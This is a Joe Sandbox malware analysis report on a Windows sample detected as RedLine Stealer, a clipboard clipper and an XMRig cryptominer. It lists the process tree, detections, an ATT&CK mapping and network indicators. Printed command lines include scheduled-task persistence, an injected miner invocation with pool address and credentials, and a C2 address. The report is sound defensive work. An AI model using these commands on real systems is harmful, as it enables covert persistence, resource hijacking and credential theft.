ID: 553228
Sample Name:
982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe
Cookbook: default.jbs
Time: 14:09:20
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report 982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: RedLine 4
Yara Overview 5
PCAP (Network Traffic) 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
Bitcoin Miner: 5
System Summary: 5
Jbx Signature Overview 6
AV Detection: 6
Bitcoin Miner: 6
Networking: 6
System Summary: 6
Persistence and Installation Behavior: 6
Boot Survival: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
URLs from Memory and Binaries 11
Contacted IPs 11
Public 11
General Information 11
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASN 12
JA3 Fingerprints 12
Dropped Files 13
Created / dropped Files 13
Static File Info 15
General 15
File Icon 15
Static PE Info 16
General 16
Entrypoint Preview 16
Data Directories 16
Sections 16
Resources 16
Imports 16
Possible Origin 17
Network Behavior 17
Network Port Distribution 17
TCP Packets 17
DNS Queries 17
DNS Answers 17
HTTP Request Dependency Graph 17
Code Manipulations 17
Statistics 17
Behavior 17

System Behavior 18
Analysis Process: 982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe PID: 6220 Parent PID: 5336 18
General 18
Analysis Process: AppLaunch.exe PID: 5180 Parent PID: 6220 18
General 18
File Activities 18
File Created 18
File Written 18
File Read 18
Registry Activities 18
Analysis Process: sistem.exe PID: 5576 Parent PID: 5180 19
General 19
Analysis Process: AppLaunch.exe PID: 7016 Parent PID: 5576 19
General 19
File Activities 19
File Created 19
File Read 19
Analysis Process: Microsoft.exe PID: 7116 Parent PID: 5180 19
General 19
Analysis Process: conhost.exe PID: 2188 Parent PID: 7116 20
General 20
File Activities 20
File Created 20
File Written 20
File Read 20
Analysis Process: cmd.exe PID: 6036 Parent PID: 2188 20
General 20
File Activities 20
Analysis Process: conhost.exe PID: 1584 Parent PID: 6036 20
General 21
Analysis Process: schtasks.exe PID: 6380 Parent PID: 6036 21
General 21
File Activities 21
Analysis Process: services64.exe PID: 6688 Parent PID: 968 21
General 21
Analysis Process: cmd.exe PID: 6696 Parent PID: 2188 21
General 21
File Activities 22
Analysis Process: conhost.exe PID: 6012 Parent PID: 6688 22
General 22
File Activities 22
File Created 22
File Written 23
File Read 23
Analysis Process: conhost.exe PID: 3160 Parent PID: 6696 23
General 23
Analysis Process: services64.exe PID: 864 Parent PID: 6696 23
General 23
Analysis Process: conhost.exe PID: 6840 Parent PID: 864 23
General 23
File Activities 24
File Created 24
File Read 24
Analysis Process: sihost64.exe PID: 6288 Parent PID: 6012 24
General 24
Analysis Process: conhost.exe PID: 6040 Parent PID: 6288 24
General 24
File Activities 24
File Created 25
File Read 25
Analysis Process: cmd.exe PID: 4608 Parent PID: 6840 25
General 25
File Activities 25
Analysis Process: conhost.exe PID: 6920 Parent PID: 4608 25
General 25
Analysis Process: taskkill.exe PID: 6532 Parent PID: 4608 25
General 25
File Activities 25
Analysis Process: explorer.exe PID: 4876 Parent PID: 6840 26
General 26
File Activities 28
Analysis Process: explorer.exe PID: 6924 Parent PID: 6012 28
General 28
File Activities 30
Disassembly 30
Code Analysis 30

Windows Analysis Report 982d4ea5fee5b8e551d40cb07…

Overview

General Information

Sample Name:	982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe
Analysis ID:	553228
MD5:	c7f9efb09db5992..
SHA1:	43ee2579fef8ff0c..
SHA256:	982d4ea5fee5b8e.
Tags:	CoinMinerXMRig exe
Infos:	

Most interesting Screenshot:

Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


BitCoin Miner
RedLine Redline Clipper
SilentXMRMiner
Xmrig

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Yara detected Redline Clipper
- Yara detected SilentXMRMiner
- System process connects to networ…
- Antivirus detection for dropped file
- Yara detected BitCoin Miner
- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Xmrig cryptocurrency…
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Sigma detected: Xmrig

Classification



- **System is w10x64**
- 982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe (PID: 6220 cmdline: "C:\Users\user\Desktop\982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe" MD5: C7F9EFB09DB59923B3F96FD1EF2F0873)
  - AppLaunch.exe (PID: 5180 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
    - sistem.exe (PID: 5576 cmdline: "C:\Users\user\AppData\Local\Temp\sistem.exe" MD5: 14A6FC2FF495BE7077B8AA7602606BB7)
      - AppLaunch.exe (PID: 7016 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
    - Microsoft.exe (PID: 7116 cmdline: "C:\Users\user\AppData\Local\Temp\Microsoft.exe" MD5: AFA47609E27DB892A6E3597A88C5645A)
      - conhost.exe (PID: 2188 cmdline: C:\Windows\System32\conhost.exe "C:\Users\user\AppData\Local\Temp\Microsoft.exe MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 6036 cmdline: cmd" /c schtasks /create /f /sc onlogon /rl highest /tn "services64" /tr "C:\Users\user\AppData\Local\Temp\services64.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 1584 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - schtasks.exe (PID: 6380 cmdline: schtasks /create /f /sc onlogon /rl highest /tn "services64" /tr "C:\Users\user\AppData\Local\Temp\services64.exe" MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
        - cmd.exe (PID: 6696 cmdline: cmd" cmd /c "C:\Users\user\AppData\Local\Temp\services64.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 3160 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - services64.exe (PID: 864 cmdline: C:\Users\user\AppData\Local\Temp\services64.exe MD5: AFA47609E27DB892A6E3597A88C5645A)
            - conhost.exe (PID: 6840 cmdline: C:\Windows\System32\conhost.exe" "C:\Users\user\AppData\Local\Temp\services64.exe MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
              - cmd.exe (PID: 4608 cmdline: cmd" cmd /c taskkill /f /PID "6040 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
                - conhost.exe (PID: 6920 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
                - taskkill.exe (PID: 6532 cmdline: taskkill /f /PID "6040" MD5: 530C6A6CBA137EAA7021CEF9B234E8D4)
              - explorer.exe (PID: 4876 cmdline: C:\Windows\explorer.exe --cinit-find-x -B --algo="rx/0" --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=mine.bmpool.org:6004 --user=6059336 --pass=myminer --cpu-max-threads-hint=50 --cinit-idle-wait=1 --cinit-idle-cpu=80 MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- services64.exe (PID: 6688 cmdline: C:\Users\user\AppData\Local\Temp\services64.exe MD5: AFA47609E27DB892A6E3597A88C5645A)
  - conhost.exe (PID: 6012 cmdline: C:\Windows\System32\conhost.exe" "C:\Users\user\AppData\Local\Temp\services64.exe MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - sihost64.exe (PID: 6288 cmdline: "C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe" MD5: A5D983222C60F4DCAE743F8E34806580)
      - conhost.exe (PID: 6040 cmdline: C:\Windows\System32\conhost.exe" "/sihost64 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - explorer.exe (PID: 6924 cmdline: C:\Windows\explorer.exe --cinit-find-x -B --algo="rx/0" --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=mine.bmpool.org:6004 --user=6059336 --pass=myminer --cpu-max-threads-hint=50 --cinit-idle-wait=1 --cinit-idle-cpu=80 MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: RedLine

```
{
  "C2 url": "95.143.179.185:31334"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000001B.00000000.799518871.0000000140753000.00000040.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
0000001C.00000002.927622766.0000000140752000.00000040.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000015.00000002.810205943.00000224D7AD1000.00000004.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
0000001C.00000000.819000457.0000000140753000.00000040.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
0000001B.00000002.927522845.0000000140752000.00000040.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
Click to see the 124 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe.c3b50.0.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
9.2.AppLaunch.exe.400000.0.unpack	JoeSecurity_RedlineClipper	Yara detected Redline Clipper	Joe Security	
27.0.explorer.exe.140000000.6.unpack	PUA_WIN_XMRIG_CryptoCoin_Miner_Dec20	Detects XMRIG crypto coin miners	Florian Roth	• 0x4d6674:$x1: xmrig.exe • 0x4d6560:$x2: xmrig.com • 0x4d6638:$x2: xmrig.com
27.0.explorer.exe.140000000.6.unpack	PUA_Crypto_Mining_CommandLine_Indicators_Oct21	Detects command line parameters often used by crypto mining software	Florian Roth	• 0x457915:$s01: --cpu-priority= • 0x45726d:$s05: --nicehash
27.0.explorer.exe.140000000.6.unpack	MAL_XMR_Miner_May19_1	Detects Monero Crypto Coin Miner	Florian Roth	• 0x4617f1:$x2: * COMMANDS 'h' hashrate, 'p' pause , 'r' resume
Click to see the 227 entries				

Sigma Overview

Bitcoin Miner:

Sigma detected: Xmrig

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Bitcoin Miner:

- Yara detected SilentXMRMiner
- Yara detected BitCoin Miner
- Yara detected Xmrig cryptocurrency miner
- Found strings related to Crypto-Mining
- Detected Stratum mining protocol

Networking:

- System process connects to network (likely due to code injection or exploit)
- Uses known network protocols on non-standard ports

System Summary:

- Malicious sample detected (through community Yara rule)
- PE file has nameless sections

Persistence and Installation Behavior:

- Sample is not signed and drops a device driver

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Uses known network protocols on non-standard ports

Malware Analysis System Evasion:

- Query firmware table information (likely to detect VMs)
- Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
- Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected Redline Clipper

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets


Remote Access Functionality:

Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 2 1	Windows Service 1	Windows Service 1	Disable or Modify Tools 1 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 1
Default Accounts	Command and Scripting Interpreter 1 2	Scheduled Task/Job 1	Process Injection 7 1 2	Obfuscated Files or Information 2	Input Capture 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Scheduled Task/Job 1	Software Packing 2	Security Account Manager	System Information Discovery 1 2 4	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Standard Port 1 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	Security Software Discovery 4 2 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 3 3 1	LSA Secrets	Process Discovery 1 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 7 1 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe	35%	Virustotal		Browse
982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe	100%	Avira	HEUR/AGEN.1145980	
C:\Users\user\AppData\Local\Temp\Microsoft.exe	100%	Avira	HEUR/AGEN.1145980	
C:\Users\user\AppData\Local\Temp\services64.exe	100%	Avira	HEUR/AGEN.1145980	
C:\Users\user\AppData\Local\Temp\sistem.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Microsoft.exe	53%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\services64.exe	53%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\sistem.exe	31%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\sistem.exe	75%	ReversingLabs	Win32.Infostealer.ClipBanker	
C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys	3%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys	5%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
19.2.services64.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1145980		Download File
27.0.explorer.exe.140000000.10.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
10.0.Microsoft.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1145980		Download File
28.0.explorer.exe.140000000.3.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.7.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.8.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.11.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
19.0.services64.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1145980		Download File
27.0.explorer.exe.140000000.6.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.3.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.7.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.12.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
9.2.AppLaunch.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1124739		Download File
8.2.sistem.exe.19a5e8.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
28.2.explorer.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.13.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.13.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.2.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
15.2.services64.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1145980		Download File
28.0.explorer.exe.140000000.5.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.2.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.2.explorer.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.9.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.9.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
10.2.Microsoft.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1145980		Download File
28.0.explorer.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.4.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
22.0.sihost64.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1145980		Download File
27.0.explorer.exe.140000000.1.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.1.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.4.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.5.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
27.0.explorer.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
15.0.services64.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1145980		Download File
28.0.explorer.exe.140000000.6.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
8.3.sistem.exe.2910000.0.unpack	100%	Avira	HEUR/AGEN.1124739		Download File
27.0.explorer.exe.140000000.8.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.11.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
28.0.explorer.exe.140000000.10.unpack	100%	Avira	HEUR/AGEN.1134782		Download File
22.2.sihost64.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1145980		Download File
28.0.explorer.exe.140000000.12.unpack	100%	Avira	HEUR/AGEN.1134782		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://ns.ado/Identq	0%	Avira URL Cloud	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://support.a	0%	URL Reputation	safe	
http://iptc.tc4xmp	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://https://xmrig.com/wizard	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://https://xmrig.com/benchmark/%s	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	
http://go.mic4m	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mine.bmpool.org	157.90.156.89	true	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.82.70.152	unknown	Netherlands		204601	ON-LINE-DATAServerlocation-NetherlandsDrontenNL	false
157.90.156.89	mine.bmpool.org	United States		766	REDIRISRedIRISAutonomousSystemES	false
95.143.179.185	unknown	Russian Federation		25560	RHTEC-ASrh-tecIPBackboneDE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553228

Start date:	14.01.2022
Start time:	14:09:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
